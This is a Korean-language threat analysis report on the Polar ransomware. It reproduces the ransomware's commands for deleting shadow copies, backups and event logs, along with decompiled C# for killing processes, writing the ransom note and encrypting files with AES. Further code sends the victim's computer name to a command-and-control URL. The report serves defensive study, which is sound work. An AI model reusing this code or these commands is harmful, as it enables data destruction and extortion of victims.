
PIOLINK

보안위협분석

Polar ransomware 분석



2024 년 10 월 23 일


㈜파이오링크 사이버위협분석팀

상세분석

1.1 분석 정보

Encode.exe			
MD5	841980b4ae02a4e6520ab834deee241b		
SHA-256	74b5e2d90daaf96657e4d3d800bb20bf189bb2cf487479ea0facaf6182e0d1d3		
File Type	Win32 EXE	File Size	194,560 KB
주요 행위	파일 암호화 후 금전 요구		
드롭 파일	readme_contact_alex.dali@iran.ir.htm₩ Rs.bmp		


1.2 도식도



1) 백업 파일 및 이벤트 로그 삭제
2) 특정 서비스 종료
3) 파일 암호화
4) 바탕화면 변경
5) 사용자 컴퓨터 이름 C&C 서버로 전송

Polar ransomware 분석

랜섬웨어가 실행되면 사용자의 파일 복구를 방지하기 위해 로그 및 섀도우 복사본을 삭제한다.



[그림 1] 파일 복구 방지 명령어 실행

실행 명령어	
dism /online /enable-feature /featurename:NetFx3	.NET Framework 3.5 기능 파일 설치
vssadmin.exe Delete Shadows /All /Quiet	복구할 수 없도록 볼륨 섀도우 복사본을 삭제함
bcdedit /set {default} recoveryenabled no	윈도우 자동 복구 비활성화
wmic shadowcopy delete	WMIC 섀도우 복사본 삭제
wbadmin delete backup	오래된 백업 파일 삭제
wbadmin delete systemstatebackup -keepversions:0	모든 시스템 상태 백업을 삭제
bcdedit /set {default} bootstatuspolicy ignoreallfailures	Windows 오류 복구 알림창 표시 끔
wevtutil.exe clear-log Application	응용 프로그램 이벤트 로그 삭제
wevtutil.exe clear-log Security	보안로그 삭제
wevtutil.exe clear-log System	시스템 이벤트 로그 삭제
wbadmin delete catalog -quiet	백업 카탈로그 삭제
wbadmin delete systemstatebackup	시스템 상태 백업 삭제

암호화를 원활하게 하기 위해 다음 목록의 프로세스를 찾아 실행을 중지한다.


```
public static void killerps_list()
{
    Process[] processes = Process.GetProcesses();
    for (int i = 0; i < processes.GetLength(0); i++)
    {
        if (Array.IndexOf<string>(Encode.Exetype, processes[i].ProcessName + ".exe".ToString()) >= 0)
        {
            try
            {
                Encode.KillProcess(processes[i].ProcessName.ToString());
            }
            catch (Exception)
            {
            }
        }
    }
}
```

[그림 2] 특정 프로세스 중지

종료 대상 프로세스		
agntsvc.exe	powerpnt.exe	notepad++.exe
dbeng50.exe	sqbcoreservice.exe	notepad.exe
dbsnmp.exe	sqlagent.exe	ocautoupds.exe
encsvc.exe	sqlbrowser.exe	ocomm.exe
excel.exe	sqlservr.exe	ocssd.exe
firefoxconfig.exe	sqlwriter.exe	onenote.exe
infopath.exe	steam.exe	oracle.exe
isqlplussvc.exe	synctime.exe	outlook.exe
msaccess.exe	tbirdconfig.exe	winword.exe
msftesql.exe	thebat.exe	wordpad.exe
mspub.exe	thebat64.exe	xfssvccon.exe
mydesktopqos.exe	thunderbird.exe	mysqld-nt.exe
mydesktopservice.exe	visio.exe	mysqld-opt.exe
mysqld.exe		

[그림 3] 중지되는 프로세스 목록


드라이브 암호화를 위해 현재 사용하고 있는 볼륨 드라이브 정보를 가져온다.




[그림 4] 볼륨 드라이브 정보

이후 드라이브를 돌며 제외 폴더 및 대상 파일을 검사한 뒤 대상 파일이면 암호화를 수행한다. 그리고 피해자에게 금전을 요구하기 위해 폴더마다 “readme_contact_alex.dali@iran.ir.htm” 이름의 랜섬노트를 생성한다.

[그림 5] 암호화 루틴



[그림 6] 암호화 루틴 (2)



```
public static void encode_aes_key(string WriteDict)
{
    string value = string.Format("<font size=₩"6₩" color=₩"red₩"><b>Your companies cyber defense systems have been
      size=₩"5₩" color=₩"blue₩"><b>The breach is a result of grave neglect of security protocols</br></font><font s
      corrupted with Polar malware that has encrypted your files.</br></font><font size=₩"5₩" color=₩"blue₩"><b>We
      securely is with our software.</br><font size=₩"5₩" color=₩"blue₩"><b>Restoration of your data requires a pri
      ₩"><b>Don't waste your time and money purchasing third party software, without the private key they are usele
      you don't restart or shutdown your computer.</br><font size=₩"5₩" color=₩"blue₩"><b>This may lead to irrevers
      computer back on.</br><font size=₩"5₩" color=₩"blue₩"><b>To confirm that our software works email to us 2 fil
      size=₩"5₩" color=₩"red₩"><b>readme_contact_alex.dali@iran.ir.htm contain encrypted session keys we need in or
      ₩"blue₩"><b>The softwares price will include a guarantee that your company will never be inconvenienced by us
      consultation on how to improve your companies cyber security </br><font size=₩"6₩" color=₩"red₩"><b>If you wa
      br></font><font size=₩"6₩" color=₩"red₩"><b>Pt34Jarmys@protonmail.com</br></font><font size=₩"6₩" color=₩"rec
      ₩"black₩"><b>We can only show you the door. You're the one who has to walk through it.</br></br><font size=₩"
      br></b>", Encode.encode_str);
    try
    {
        using (StreamWriter streamWriter = new StreamWriter(WriteDict + "₩₩readme_contact_alex.dali@iran.ir.htm"))
        {
            streamWriter.WriteLine(value);
        }
    }
```

[그림 7] 랜섬노트 생성

암호화 대상 확장자
.txt .js .3ds .xml .class .ac- cdb .doc .jsp .max .aif .cpp .db .docx .php .obj .iff .cs .dbf .log .rss .bmp .m3u .dtd .mdb .msg . xhtml .dds .m4a .fla .pdb .odt .7z .gif .mid .h .sql .pages .cbr .jpg .mp3 .java .dmp .rtf .deb .pn g .mpa .lua .dwg .tex .gz .psd .wav .m .dxf .wpd .pkg .tga .wma .pl .asp .wps .rar .thm .3g2 .py .aspx .csv .rpm .tif .3gp .sh .cer .dat .sitx .tiff .asf .sln .cfm .ged .tar .gz .yuv .avi .swift .csr .key .zip .ai .flv .vb .css .keychain .zipx .eps .m4v .vcx- proj .html .pps .bin .ps .mov .xcodeproj .3dm .ppt .cue .svg .mp4 .bak .ini .pptx .dmg .indd .mp g .tmp .sdf .iso .pct .rm .crdown- load .tar .mdf .pdf .srt .ics .tax2014 .toast .xlr .swf .msi .tax2015 .vcd .xls .vob .part .vcf .c .xlsx .wmv .torrent
암호화 제외 폴더
C:₩Windows, C:₩Program Files, C:₩Program Files (x86), C:₩ProgramData, C:₩Python, $SysReset, $Recycle.Bin, $RECYCLE.BIN

파일 암호화는 파일 크기에 따라 다른 암호화 방식을 수행하는데, 파일의 크기가 약 61MB 미만일 경우 파일 확장자에 “.locked”가 붙고 61MB 이상일 경우 “.cryptd”가 붙는다. 암호화에 사용되는 값(password)은 하드코딩 된 문자열에서 랜덤으로 생성된다.

```
public static string createPassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?
          &/"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?
          &/".Length)]);
    }
    Encode.passwordBytes = Encoding.UTF8.GetBytes(stringBuilder.ToString());
    Encode.passwordBytes = SHA256.Create().ComputeHash(Encode.passwordBytes);
    return stringBuilder.ToString();
}
```

[그림 8] 랜덤 값으로 password 생성

```
try
{
    if (new FileInfo(file).Length <= 64052000L)
    {
        byte[] bytes = Encode.encryptAES(File.ReadAllBytes(file), Encode.passwordBytes);
        File.WriteAllBytes(file, bytes);
        File.Move(file, file + ".locked");
    }
    else
    {
        Encode.sec_EncryptFile(file, file + ".cryptd", Encode.password);
        File.Delete(file);
    }
}
```

[그림 9] 파일 크기에 따른 암호화 방식 분류

파일의 크기가 61MB 미만일 경우 20byte의 password 값과 하드코딩 된 salt 값을 1,000번의 반복을 통해 암호화 키와 초기화 벡터를 생성한다. 이후 생성된 키와 초기화 벡터를 통해 AES-CBC 알고리즘으로 대상 파일을 암호화한 뒤 [원본파일명].lock로 변경한다.

```
public static byte[] encryptAES(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, Encode.SALT, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

IV, KEY 생성

AES-CBC

[그림 10] 61MB 미만의 파일 암호화 루틴

Small File.txt

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	52	61	6E	73	6F	6D	77	61	72	65	20	69	73	20	61	20	Ransomware is a
00000010	74	79	70	65	20	6F	66	20	6D	61	6C	77	61	72	65	20	type of malware
00000020	74	68	61	74	20	70	65	72	6D	61	6E	65	6E	74	6C	79	that permanently
00000030	20	62	6C	6F	63	6B	73	20	61	63	63	65	73	73	20	74	blocks access t
00000040	6F	20	74	68	65	20	76	69	63	74	69	6D	27	73	20	70	o the victim's p
00000050	65	72	73	6F	6E	61	6C	20	64	61	74	61	20	75	6E	6C	ersonal data unl
00000060	65	73	73	20	61	20	22	72	61	6E	73	6F	6D	22	20	69	ess a "ransom" i
00000070	73	20	70	61	69	64	2E	20	57	68	69	6C	65	20	73	6F	s paid. While so
00000080	6D	65	20	73	69	6D	70	6C	65	20	72	61	6E	73	6F	6D	me simple ransom
00000090	77	61	72	65	20	6D	61	79	20	6C	6F	63	6B	20	74	68	ware may lock th
000000A0	65	20	73	79	73	74	65	6D	20	77	69	74	68	6F	75	74	e system without
000000B0	20	64	61	6D	61	67	69	6E	67	20	61	6E	79	20	66	69	damaging any fi
000000C0	6C	65	73	2C	20	6D	6F	72	65	20	61	64	76	61	6E	63	les, more advanc
000000D0	65	64	20	6D	61	6C	77	61	72	65	20	75	73	65	73	20	ed malware uses
000000E0	61	20	74	65	63	68	6E	69	71	75	65	20	63	61	6C	6C	a technique call
000000F0	65	64	20	63	72	79	70	74	6F	76	69	72	61	6C	20	65	ed cryptoviral e
00000100	78	74	6F	72	74	69	6F	6E	2E	20	49	74	20	65	6E	63	xtortion. It enc

암호화 전

Small File.txt.locked

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	B3	D3	CF	AD	1F	97	F0	92	B8	1E	B4	FF	49	CA	13	C8	³ÓÏ..—ð'¸.´ÿIÊ.È
00000010	FB	D9	22	F7	CB	38	96	25	B5	CB	B8	2F	D9	08	7E	5F	ûÙ"÷Ë8–%µË¸/Ù.~_
00000020	5A	DC	59	61	C5	48	F0	C5	F3	51	9D	4D	AC	67	F2	0F	ZÜYaÅHðÅóQ.M¬gò.
00000030	4E	0B	3E	BF	A4	51	56	F4	5D	41	BF	23	81	09	51	00	N.>¿¤QVô]A¿#..Q.
00000040	B0	63	A1	B7	9F	D8	AE	EA	E0	B3	13	6F	A9	AA	35	D2	°c¡·ŸØ®êà³.o©ª5Ò
00000050	8B	3C	91	DD	0C	15	E9	82	49	4A	AD	31	87	42	21	98	‹<'Ý..é‚IJ.1‡B!˜
00000060	84	23	FC	71	F6	42	0A	79	FF	C2	70	64	25	10	8C	A3	„#üqöB.yÿÂpd%.Œ£
00000070	48	E1	D1	D8	3B	BB	D2	95	F2	FC	E2	5E	0B	30	92	01	HáÑØ;»Ò•òüâ^.0'.
00000080	65	BF	A7	FC	57	9E	18	E6	95	15	E0	03	0D	82	F8	86	e¿§üWž.æ•.à..‚ø†
00000090	E9	D3	73	AA	A6	93	84	0E	A5	E2	76	93	C2	72	8E	A4	éÓsª¦"„.¥âv"ÂrŽ¤
000000A0	B3	C8	D2	EB	98	6D	F0	F0	65	9C	78	4D	21	35	E9	DF	³ÈÒë˜mððeœxM!5éß
000000B0	D4	04	DF	C8	60	8E	7B	16	D9	42	86	15	26	13	25	4E	Ô.ßÈ`Ž{.ÙB†.&.%N
000000C0	46	05	5F	1F	C0	AC	1C	D7	28	84	34	AE	BE	A1	4E	92	F._.À¬.×(„4®¾¡N'
000000D0	80	10	BF	75	C5	71	FA	C4	86	0C	5F	21	50	B1	A9	2B	€.¿uÅqúÄ†._!P±©+
000000E0	09	05	21	45	3A	AC	91	5A	1F	D0	A1	D8	1C	78	53	17	..!E:¬'Z.Ð¡Ø.xS.
000000F0	B3	70	36	B6	DD	3F	E3	D2	99	B5	DD	EE	58	73	67	20	³p6¶Ý?ãÒ™µÝîXsg
00000100	AE	DF	04	5D	4A	18	59	0A	71	9F	4C	9A	60	36	BB	52	®ß.]J.Y.qŸLš`6»R


암호화 후

[그림 11] 암호화 결과

```
public static readonly byte[] SALT = new byte[]
{
    11,
    46,
    18,
    4,
    19,
    0,
    7,
    62
};
```

[그림 12] 하드 코딩 된 Salt 값

파일의 크기가 61MB 이상일 경우 빠른 진행을 위해 “암호화 된 16byte + 정상 12,800byte” 형식으로 진행된다. 생성된 8byte password 값과 하드코딩 된 8byte값을 합쳐서 암호화 키를 생성한다. 이후 생성된 키로 AES-ECB 알고리즘을 사용해 암호화를 진행하고 [원본파일명].cryptd 파일을 생성해 암호화 된 데이터를 넣은 뒤 원본파일을 삭제한다.



[그림 13] 암호화 된 파일 구조

```
public static void sec_EncryptFile(string source, string output, string password)
{
    try
    {
        using (FileStream fileStream = new FileStream(source, FileMode.Open))
        {
            using (FileStream fileStream2 = new FileStream(output, FileMode.Create))
            {
                long length = fileStream.Length;
                float num = (float)(Encode._SkipSize + Encode._BlockSize) * 1f / (float)length.
                double num2 = 0.0;
                AES aes = new AES(AES.KeySize.Bits256, Security.GetKey(password));
                byte[] array = new byte[Encode._BlockSize];
                byte[] array2 = new byte[Encode._BlockSize];
                int num3 = fileStream.Read(array, 0, Encode._BlockSize);
                while (num3 != 0)
                {
                    aes.Cipher(array, array2);
                    fileStream2.Write(array2, 0, num3);
                    array = new byte[Encode._SkipSize];
                    num3 = fileStream.Read(array, 0, Encode._SkipSize);
                    if (num3 == 0)
                    {
                        break;
                    }
                    fileStream2.Write(array, 0, num3);
                    array = new byte[Encode._BlockSize];
                    num3 = fileStream.Read(array, 0, Encode._BlockSize);
                    if (num3 == 0)
                    {
                        break;
                    }
                    num2 += (double)num;
```


암호화 키 생성

12,800byte만큼 암호화를 건너 뜀

[그림 14] 61MB 이상 파일의 암호화 루틴

key	{byte[0x00000020]}
[0]	0x26
[1]	0x53
[2]	0x77
[3]	0x48
[4]	0x31
[5]	0x47
[6]	0x2A
[7]	0x33
[8]	0x61
[9]	0x36
[10]	0x54
[11]	0xA7
[12]	0xB9
[13]	0x16
[14]	0x56
[15]	0x0A

[그림 15] 암호화에 사용된 키 값



[그림 16] 암호화 결과

암호화가 끝난 이후 바탕화면을 랜섬노트 이미지로 변경한 뒤 로그 삭제를 재시도한다. 그리고 사용자 컴퓨터의 이름을 탈취해 C&C서버로 보낸다.

- C&C서버 : http://www[.]therockbrazil[.]com[.]br/assinaturas/logs[.]php

```
string text = "c:₩₩programdata₩₩Rs.bmp";
if (!File.Exists(text))
{
    Image rs = Resources.RS;
    rs.Save(text, ImageFormat.Bmp);
    Encode.SystemParametersInfo(20, 0, text, 2);
    return;
}
File.Delete(text);
Image rs2 = Resources.RS;
rs2.Save(text, ImageFormat.Bmp);
Encode.SystemParametersInfo(20, 0, text, 2);
```

[그림 17] bmp 파일 생성 및 바탕화면 변경

[그림 18] 바탕화면에 사용 된 이미지

```
public static void InstallOk()
{
    string osname = Encode.getOsname();
    try
    {
        using (WebClient webClient = new WebClient())
        {
            NameValueCollection nameValueCollection = new NameValueCollection();
            nameValueCollection["Osname"] = osname;
            byte[] bytes = webClient.UploadValues("http://www.therockbrazil.com.br/assinaturas/logs.php", "POST", nameValueCollection);
            Encoding.UTF8.GetString(bytes);
        }
    }
    catch (Exception)
    {
    }
}
```

[그림 19] 사용자 컴퓨터 이름 전송

결론

